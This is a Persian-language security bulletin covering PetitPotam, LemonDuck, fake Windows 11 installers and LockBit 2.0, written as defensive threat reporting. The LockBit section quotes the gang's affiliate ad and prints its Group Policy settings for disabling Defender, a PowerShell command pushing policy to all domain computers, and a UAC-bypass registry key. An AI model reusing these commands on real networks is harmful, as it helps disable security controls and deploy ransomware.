ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | شهریور ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

در ماهی که گذشت، نمونه‌های متعددی از فایل ناقل بدافزار شناسایی شد که با جا زدن خود به‌عنوان فایل نصبی Windows 11، کاربران از جمله طرفداران جدیدترین نسل از سیستم‌های عامل مایکروسافت را تشویق به دریافت و اجرای خود می‌کنند. اطلاعات بیشتر در مورد تهدیدات مبتنی بر این روش مهندسی اجتماعی در این ماهنامه قابل مطالعه است.

بر اساس گزارشی که شرکت بلک‌بری در مرداد ماه آن را منتشر کرده و چکیده‌ای از آن نیز در این ماهنامه ارائه شده، تعداد بدافزارهایی که در آنها از زبان‌های برنامه‌نویسی غیرمعمول همچون Go استفاده می‌شود، در حال افزایش است. به گزارش این شرکت، زبان‌های برنامه‌نویسی غیرمعمول برای اهدافی همچون افزایش قابلیت‌ها، فراهم ساختن امکان اجرا بر روی انواع سیستم‌های عامل و بی‌اثر کردن ابزارهای امنیتی مورد استفاده می‌گیرند.

در این ماه، موارد متعددی از سوءاستفاده مهاجمان از مجموعه آسیب‌پذیری‌های ProxyShell بر روی سرورهای Exchange شناسایی شد که در این ماهنامه به برخی از آنها پرداخته شده است. به کلیه راهبران Exchange توصیه می‌شود که در اسرع‌وقت نسبت به نصب آخرین به‌روزرسانی‌های Cumulative Update اقدام کنند.

در بخشی از این ماهنامه به روش کار یکی از باج‌افزارها با عنوان BlackMatter پرداخته شده که مدتهاست که گردانندگان آن با دستیابی به اطلاعاتی همچون نام کاربری و رمز عبور شبکه سازمان‌های بزرگ، اقدام به رخنه به آن‌ها و توزیع باج‌افزار بر روی دستگاه‌ها می‌کنند. اما اکنون مدتی است که با بکارگیری یک رمزگذار تحت Linux در حال آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی آنها هستند. انتشار این باج‌افزارها در حالی صورت می‌گیرد که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری و بهینه‌تر شدن استفاده از منابع سخت‌افزاری، بیش از هر زمانی به بسترهای مجازی روی آورده‌اند. علاوه بر باج‌افزار مذکور، در این ماهنامه عملکرد نسخ جدید چند باج‌افزار مخرب دیگر همچون eCh0raix و BlackMatter نیز مورد بررسی قرار گرفته است.

همچنین در این ماهنامه جزییات بدافزاری به نام Magniber ارائه شده که پس از آلوده‌سازی سرورهای آسیب‌پذیر به PrintNightmare، یک فایل DLL مبهم‌سازی شده را دریافت و پس از تزریق آن در یک پروسه، فایل‌های موجود در دستگاه را شناسایی و سپس آن‌ها را رمزگذاری می‌کند. در هفته‌های اخیر مهاجمان دیگری نیز از آسیب‌پذیری PrintNightmare برای انتشار کدهای مخرب خود بهره گرفته‌اند. شرکت مایکروسافت نیز همانطور که در این ماهنامه به آن اشاره شده با انتشار یک توصیه‌نامه ویژه به راهکارهای مقابله با این حملات پرداخته است.

در پنجمین ماه از سال ۱۴۰۰، مایکروسافت، سیسکو، مک‌آفی، وی‌ام‌ور، پالس‌سکیور، سیتریکس، ادوبی، اس‌آپ، گوگل، اپل، موزیلا و دروپال اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی

PetitPotam؛
تکنیک جدید اجرای حملات NTLM Relay

یک محقق امنیتی، تکنیک جدیدی را برای اجرای حملات NTLM Relay کشف کرده که مهاجمان را قادر به در اختیار گرفتن کنترل Domain Controller و در عمل کل دامنه شبکه می‌کند.

این محقق، این تکنیک جدید را PetitPotam نامگذاری کرده است.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده جزییاتی در خصوص این تکنیک جدید ارائه شده است.

بسیاری از سازمان‌ها از Microsoft Active Directory Certificate Services که یک سرویس به اصطلاح PKI است به‌منظور اصالت‌سنجی کاربران، سرویس‌ها و دستگاه‌ها در دامنه‌های تحت Windows استفاده می‌کنند.

در گذشته، محققان روشی را کشف کردند که یک سرور Domain Controller را وادار به تایید اعتبار یک NTLM Relay مخرب می‌کند. در نتیجه این اقدام، درخواست از طریق HTTP به Active Directory Certificate Services منتقل شده و با اعطای مجوز Kerberos Ticket Granting Ticket - به اختصار TGT - هویت هر دستگاه در شبکه از جمله سرور Domain Controller قابل جعل می‌شود.

برای مجبور کردن دستگاه به تایید اعتبار یک سرور از راه دور، مهاجم می‌تواند از تابع RpcRemoteFindFirstPrinterChangeNo tification در MS-RPRN API استفاده کند. از سویی دیگر، Print Spooler سرویسی است که فرامین چاپ و سایر وظایف مربوط به آن را در Windows مدیریت می‌کند. مهاجمی که یک کاربر یا کامپیوتر تحت دامنه را کنترل می‌کند می‌تواند با فراخوانی یک RPC خاص، سرویس مذکور را بر روی دستگاه مقصد به نحوی فعال کند که با دستگاه مورد نظر مهاجم اصالت‌سنجی کند.

در صورت موفقیت‌آمیز بودن چنین حمله‌ای، مهاجم قادر خواهد بود تا کنترل Domain Controller را در اختیار گرفته و هر فرمان دلخواه خود را در سطح دامنه به اجرا در آورد.

در عین حال تکنیک مذکور هیچ‌گاه به‌عنوان آسیب‌پذیری در نظر گرفته نشد و به دلیل عدم انتشار اصلاحیه امنیتی برای آن از سوی مایکروسافت برخی سازمان‌ها MS-RPRN را غیرفعال کرده‌اند.

اما اخیراً یک محقق فرانسوی، تکنیک جدیدی با عنوانPetitPotam را افشا کرد که در آن در زمان اجرای حمله NTLM Relay نه از MS-RPRN API که از تابع EfsRpcOpenFileRaw در MS-EFSRPC API سوءاستفاده می‌شود.

Microsoft Encrypting File System Remote Protocol یا همان MS-EFSRPC برای انجام عملیات نگهداری و مدیریت داده‌های رمزگذاری شده‌ای که به‌صورت از راه دور در بستر شبکه ذخیره و فراخوانی می‌شوند مورد استفاده قرار می‌گیرد.

این محقق برای اثبات ادعایش، اسکریپتی را برای نمایش عملکرد PetitPotam در GitHub منتشر کرده که می‌تواند با استفاده از MS-EFSRPC API یک Domain Controller را مجبور به تایید اعتبار Remote NTLM بالقوه مخرب کند.

او معتقد است که این مسئله را نمی‌توان به‌عنوان یک آسیب‌پذیری در نظر گرفت و همانند آن چه‌که در MS-RPRN API شاهد بوده‌ایم به نوعی سوءاستفاده از یک تابع معتبر است.

این محقق اظهار داشته که این تکنیک ممکن است برای حملات دیگر نیز مورد استفاده قرار بگیرد؛ برای مثال، انتقال فرایند اصالت‌سنجی SMB به یک سرور HTTP Certificate Enrollment نیز می‌تواند منجر به در اختیار گرفته شدن کنترل کامل Domain Controller شود.

محقق کاشف PetitPotam معتقد است که تنها راه مقابله با این حملات، غیرفعال کردن تایید اصالت‌سنجی NTLM یا فعال کردن محافظت‌هایی همچون امضای SMB، امضای LDAP و Channel Binding است.

به‌نظر می‌رسد هیچ راهی برای غیرفعال کردن انتقال درخواست‌های اصالت سنجی توسط EfsRpcOpenFileRaw وجود ندارد؛ ضمن آن که بررسی‌های این محقق نشان می‌دهد که متوقف کردن سرویس EFS نیز مانع سوءاستفاده از این تکنیک نمی‌شود.

جزییات بیشتر در خصوص PetitPotam و نمونه کدهای بهره‌جوی (PoC) منتشر شده در لینک زیر قابل دسترس است:

https://www.bleepingcomputer.com/news/microsoft/new-petitpotam-attack-allows-take-over-of-windows-domains

به‌روزرسانی خبر:

شرکت مایکروسافت نیز با انتشار یک توصیه‌نامه ویژه به راهکارهای مقابله با PetitPotam پرداخته است.

در این توصیه‌نامه، اشاره شده برای مقابله با حملات NTLM Relay در شبکه‌هایی که در آنها NTLM فعال شده، می‌بایست از سرویس‌هایی که اصالت‌سنجی NTLM بر روی آنها مجاز تلقی می‌شود توسط سازوکارهایی نظیر Extended Protection for Authentication - به اختصار EPA - یا SMB Signing حفاظت شود.

به گفته مایکروسافت، PetitPotam از سرورهایی که بر روی آنها، Active Directory Certificate Services - به اختصار AD CS - بدون لحاظ شدن راهکارهای حفاظتی در برای حملات NTLM Relay فعال است سوءاستفاده می‌کند.

در توصیه‌نامه مذکور تأکید شده هر سازمانی که در آن از اصالت‌سنجی NTLM در سطح دامنه و از AD CS به همراه هر یک از سرویس‌های زیر استفاده شده باشد می‌تواند در برابر این گونه حملات آسیب‌پذیر باشد:

Certificate Authority Web Enrollment

Certificate Enrollment Web Service


توصیه‌نامه مایکروسافت و راهکارهای مقاوم‌سازی ارائه از سوی این شرکت در لینک زیر قابل دریافت و مطالعه است:

https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

با توجه به انتشار نمونه‌های PoC مطالعه توصیه‌نامه مذکور به تمامی راهبران توصیه می‌شود.


استمرار تکامل

Lemon Duck



در گزارش مفصلی که مایکروسافت (Microsoft, Corp) آن را منتشر کرده این شرکت نسبت به تکامل بدافزار Lemon Duck و تجهیز آن به قابلیت‌های مخربی همچون توانایی سرقت اطلاعات اصالت‌سنجی و نصب درب‌پشتی (Backdoor) بر روی دستگاه‌های آسیب‌پذیر هشدار داده است.

Lemon Duck یک بدافزار پیشرفته استخراج ارز رمز (Cryptocurrency Miner) است که سرورهای سازمان‌های ایرانی نیز در مواردی هدف حملات آن قرار گرفته‌اند.



در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، چکیده ای از گزارش مایکروسافت ارائه شده است.

نسخ ابتدایی LemonDuck که چند سال قبل ظهور کردند با تشکیل Botnet تنها اقدام به استخراج رمز ارز مونرو (Monero) بر روی دستگاه‌های آلوده به خود می‌کردند. اما در یک سال گذشته دامنه قابلیت‌های مخرب این بدافزار به‌نحو چشم‌گیری افزایش یافته است.

نفوذ به سرورهای آسیب‌پذیر، سرقت اطلاعات اصالت‌سنجی کلیدی، غیرفعال کردن کنترل‌های امنیتی، انتشار و نصب درب‌پشتی برای باز گذاشتن راه ورود ابزارهای مخرب دیگر از جمله این قابلیت‌هاست.

ایمیل‌های فیشینگ، حافظه‌های USB Flash، اجرای حملات سعی‌وخطا (Brute-force)، سوءاستفاده از آسیب‌پذیری‌های امنیتی اصلی‌ترین روش‌های انتشار LemonDuck محسوب می‌شوند. در برخی موارد نیز پس از آلوده شدن نخستین دستگاه به LemonDuck، مهاجمان با بکارگیری ابزارهای مختلف، دامنه آلودگی را بر روی دستگاه‌های دیگر در سطح شبکه گسترش می‌دهند.

آنچه این بدافزار را نسبت به سایر گونه‌ها خطرناک‌تر می‌کند توانایی آن در آلوده‌سازی هر دو بستر Windows و Linux است.

LemonDuck در استفاده از ضعف‌های امنیتی قدیمی مهارت خاصی دارد؛ مهارتی که به مهاجمان آن کمک می‌کند تا ردی از خود به جا نگذارند. به‌تازگی نیز موارد زیر به فهرست آسیب‌پذیری‌های مورد بهره‌جویی LemonDuck افزوده شده است:

- CVE-2019-0708 (BlueKeep)
- CVE-2017-0144 (EternalBlue)
- CVE-2020-0796 (SMBGhost)
- CVE-2017-8464 (LNK RCE)
- CVE-2021-27065 (ProxyLogon)
- CVE-2021-26855 (ProxyLogon)
- CVE-2021-26857 (ProxyLogon)
- CVE-2021-26858 (ProxyLogon)


یکی دیگر از ویژگی‌های جالب این بدافزار، غیرفعال کردن هم‌قطاران خود از روی دستگاه قربانی با ترمیم همان باگ‌هایی است که LemonDuck با سوءاستفاده از آنها به دستگاه راه پیدا کرده است.

همچنین سوابق گردانندگان LemonDuck نشان می‌دهد این مهاجمان به‌نحوی مؤثر از موضوعات روز و آسیب‌پذیری‌های جدید در کارزارهای خود بهره می‌گیرند. برای مثال، در سال گذشته از ایمیل‌هایی با موضوعات مرتبط با کرونا برای فریب کاربران و متقاعد کردن آنها در کلیک بر روی لینک یا پیوست ناقل LemonDuck استفاده شد. یا در نمونه‌ای دیگر این افراد از آسیب‌پذیری‌های روز-صفر در Microsoft Exchange Server برای آلوده‌سازی سرورها به LemonDuck بهره‌جویی کردند.

مشروح گزارش مایکروسافت در لینک زیر قابل دریافت و مطالعه است:

https://www.microsoft.com/security/blog/2021/07/22/when-coin-miners-evolve-part-1-exposing-lemonduck-and-lemoncat-modern-mining-malware-infrastructure/

مراقب نسخ جعلی
Windows ۱۱ باشید!



محققان کسپرسکی (Kaspersky Lab) نسبت به دریافت نسخ جعلی Windows 11 که می‌توانند منجر به آلوده شدن دستگاه به بدافزار و انواع برنامه‌های مخرب شوند هشدار داده‌اند.

این محققان طی روزهای اخیر نمونه‌های متعددی از فایل ناقل بدافزار شناسایی کرده‌اند که با جا زدن خود به‌عنوان فایل نصبی Windows 11، کاربران از جمله طرفداران جدیدترین نسل از سیستم‌های عامل مایکروسافت را تشویق به دریافت و اجرای خود می‌کنند.


این در حالی است که مایکروسافت هنوز windows 11 را به‌صورت رسمی منتشر نکرده و فعلا نسخه معروف به Insider Preview آن در دسترس مشترکین برنامه Windows Insider و توسعه‌دهندگان نرم‌افزار قرار گرفته است.

انتظار می‌رود که Windows 11 در اواخر سال میلادی جاری به صورت عمومی در دسترس کاربران قرار بگیرد.


به گزارش شرکت مهندسی شبکه گستر، این سیستم عامل که در حال حاضر در مرحله آزمایشی قرار دارد در اختیار توسعه‌دهندگان نرم‌افزاری نیز هست تا محصولات خود را با این نسل جدید از Windows سازگار کنند.

Windows 11 چه از لحاظ ظاهر و چه از لحاظ عملکرد و کارایی تغییرات چشم‌گیری در مقایسه با Windows 10 دارد. نویسندگان بدافزار و مهاجمان سایبری نیز همچون همیشه از چنین اخبار و موضاعاتی جهت فریب کاربران و به دام انداختن آنها بهره می گیرند.

در یکی از این موارد، محققان کسپرسکی فایلی با اندازه ۱.۷۶ گیگابایت را شناسایی کرده‌اند که علیرغم قالب نامگذاری فریبنده و در ظاهر معتبرش بجای نصب Windows 11 برنامه‌ای دیگر، با توافقنامه ای متفاوت را اجرا می‌کند.



در صورت موافقت کاربر با توافقنامه مذکور، دریافت نرم‌افزار مخرب آغاز شده و دستگاه به بدافزار آلوده می‌شود.



مشروح گزارش کسپرسکی در لینک زیر قابل مطالعه است:

https://www.kaspersky.com/blog/fake-windows-11-installers/40718/

رمزگذاری از طریق Group Policy،
قابلیت جدید LockBit

به تازگی نسخه جدیدی از باج‌افزار LockBit 2.0 کشف شده که عملیات رمزگذاری فایل‌های ذخیره شده بر روی دستگاه‌های عضو دامنه را از طریق Active Directory Group Policy به صورت خودکار انجام می‌دهد.

نخستین نسخه از LockBit در اواخر تابستان ۱۳۹۸، در قالب "باج‌افزار به‌عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) ظهور کرد.

در RaaS، صاحب باج‌افزار، فایل مخرب را به‌عنوان یک خدمت به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده (معمولاً ۷۰ تا ۸۰ درصد از باج پرداخت شده توسط قربانی) را دریافت می‌کند و بخشی دیگر به برنامه‌نویسان باج‌افزار می‌رسد.

در سال‌های اخیر، این باج‌افزار بسیار فعال بوده و گردانندگان آن علاوه بر تبلیغ فروش خدمات RaaS خود در تالارهای گفتگوی اینترنتی (Forum) هکرها، به ارائه خدمات پشتیبانی این باج‌افزار در سایت‌های مذکور نیز می‌پرداخته‌اند. در پی ممنوعیت تبلیغ باج‌افزار در تالارهای گفتگوی هک، گردانندگان این باج‌افزار تبلیغات در خصوص ارائه خدمات RaaS برای نسل جدید آن - معروف به LockBit 2.0 - را در سایت نشت‌داده‌های خود آغاز کردند.

[Ransomware] LockBit 2.0 is an affiliate program.

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.

Brief feature set:

- **administrator panel in Tor system;**
- **communication with the company via Tor, chat room with PUSH notifications;**
- **automatic test decryption;**
- **automatic decryptor detection;**
- **port scanner in local subnetworks, can detect all DFS, SMB, WebDav shares;**
- **automatic distribution in the domain network at run-time without the necessity of scripts;**
- **termination of interfering services and processes;**
- **blocking of process launching that can destroy the encryption process;**
- **setting of file rights and removal of blocking attributes;**
- **removal of shadow copies;**
- **creation of hidden partitions, drag and drop files and folders;**
- **clearing of logs and self-clearing;**
- **windowed or hidden operating mode;**
- **launch of computers switched off via Wake-on-Lan;**
- **print-out of requirements on network printers;**
- **available for all versions of Windows OS;**

LockBit 2.0 is the fastest encryption software all over the world. In order to make it clear, we made a comparative table with several similar programs indicating the encryption speed at same conditions, making no secret of their names.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، به دو مورد از قابلیت‌های جدید نسخه جدید LockBit پرداخته شده است.

بهره‌گیری از Group Policy جهت رمزگذاری دستگاه‌ها

LockBit 2.0 دارای امکانات متعددی است که البته استفاده از بسیاری از آنها توسط گروه‌های دیگر باج‌افزاری نیز گزارش شده است. اما یکی از قابلیت‌های خاص LockBit 2.0 توزیع باج‌افزار در سطح دامنه (Domain) بدون نیاز به استفاده از اسکریپت‌هایی است که در نمونه‌های مشابه دیده می‌شود.

در حملات باج‌افزاری مشابه پس از رخنه به شبکه و در اختیار گرفتن کنترل Domain Controller، مهاجمان با استفاده از نرم‌افزارها و ابزارهای ثالث اقدام به توزیع اسکریپت‌هایی می‌کنند که وظیفه آنها غیرفعال کردن ضدویروس و اجرای فایل باج‌افزار بر روی دستگاه‌ها است.

اما نمونه‌هایی جدید از LockBit 2.0 به دست محققان رسیده که بررسی آنها نشان می‌دهد با اجرای باج‌افزار برای سرور Domain Controller فرایند مذکور از طریق Group Policy و بدون استفاده از اسکریپت به‌صورت خودکار انجام می‌شود.

بدین‌نحو که پس از اجرا شدن، نسخ جدیدی از Group Policy در سطح دامنه ایجاد شده و سپس بر روی تمامی دستگاه‌های عضو دامنه اعمال می‌شود.

این پالیسی‌ها قابلیت‌های حفاظتی و هشداردهی Microsoft Defender را مطابق با تنظیمات زیر غیرفعال می‌کنند:

```
[General]
Version=%s
displayName=%s
[Software\Policies\Microsoft\Windows Defender;DisableAntiSpyware]
[Software\Policies\Microsoft\Windows Defender\Real-Time Protection;DisableRealtimeMonitoring]
[Software\Policies\Microsoft\Windows Defender\Spynet;SubmitSamplesConsent]
[Software\Policies\Microsoft\Windows Defender\Threats;Threats_ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\UX Configuration;Notification_Suppress]
```

همچنین با دست‌درازی به تنظیمات Group Policy یک Scheduled Task ایجاد می‌شود که وظیفه آن فراخوانی فایل اجرایی باج‌افزار است. در ادامه نیز با اجرای فرمان زیر تغییرات جدید در Group Policy به دستگاه‌های عضو دامنه اعمال می‌شود.

```
powershell.exe -Command "Get-ADComputer -filter * -Searchbase '%s' | foreach{ Invoke-GPUpdate -com-
puter $_.name -force -RandomDelayInMinutes 0}"
```

ضمن آن که با استفاده از برخی توابع Active Directory API باج‌افزار اقدام به استخراج فهرست دستگاه‌ها از طریق LDAP می‌کند. با در اختیار داشتن فهرست مذکور، فایل اجرایی باج‌افزار بر روی Desktop هر دستگاه کپی شده و از طریق فرمان زیر بدون هر گونه مزاحمت UAC، فایل توسط Group Policy اجرا می‌شود:

```
Software\Microsoft\Windows NT\CurrentVersion\ICM\Calibration "DisplayCalibrator"
```

